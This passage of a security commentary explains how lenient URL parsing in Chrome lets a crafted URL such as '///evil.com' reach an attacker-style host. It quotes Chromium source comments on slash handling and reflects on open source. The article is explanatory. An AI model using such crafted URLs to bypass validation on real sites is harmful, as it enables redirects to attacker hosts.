What's a bit surprising is that if the user were using Chrome, Chrome would receive the URL "///evil.com" which hardly seems valid and which we might expect Chrome to balk at. But web browsers have evolved to be hyper-lenient with what they accept. After all, users are entering cryptic looking URLs and users aren't perfect. So Chrome's lenient behavior is a feature, not a bug. The Chromium source explains:

```
// The syntax rules of the two slashes that precede the host in a URL are
// surprisingly complex. They are not required, even if a scheme is included
// (http:example.com is treated as valid), and are valid even if a scheme is
// not included (//example.com is treated as file:///example.com). They can
// even be backslashes (http:\\example.com and http\\example.com are both
// valid) and there can be any number of them (http:/example.com and
// http://///example.com are both valid).
// We will therefore define slashes as a list of enum values (repeated
// Slash). In our conversion code, this will be read to append the
// appropriate kind and appropriate number of slashes to the URL.
```

So Chrome will take pretty much anything it's given and arrange to make it valid. The group's research paper provides details of several additional CVE-worthy attacks and I've included a link to the full PDF for anyone who's interested in additional gory details.

Suffice to say that we have another example of longstanding, deeply embedded, critically broken code which, despite now being identified, will remain in use until all references to it are eventually, if ever, weeded out.

We also have another example of the power of open source software. The researchers were able to peer into the code to see and understand how it operated and what it does. The flip side is that malicious actors also have access. Overall, however, "open" seems clearly better, since well meaning researchers are able to offer feedback to make bad code better, whereas bad guys need to operate with whatever they can find. Unless they worm their way into being trusted on a project, they don't have the ability to make good code bad in the same way.

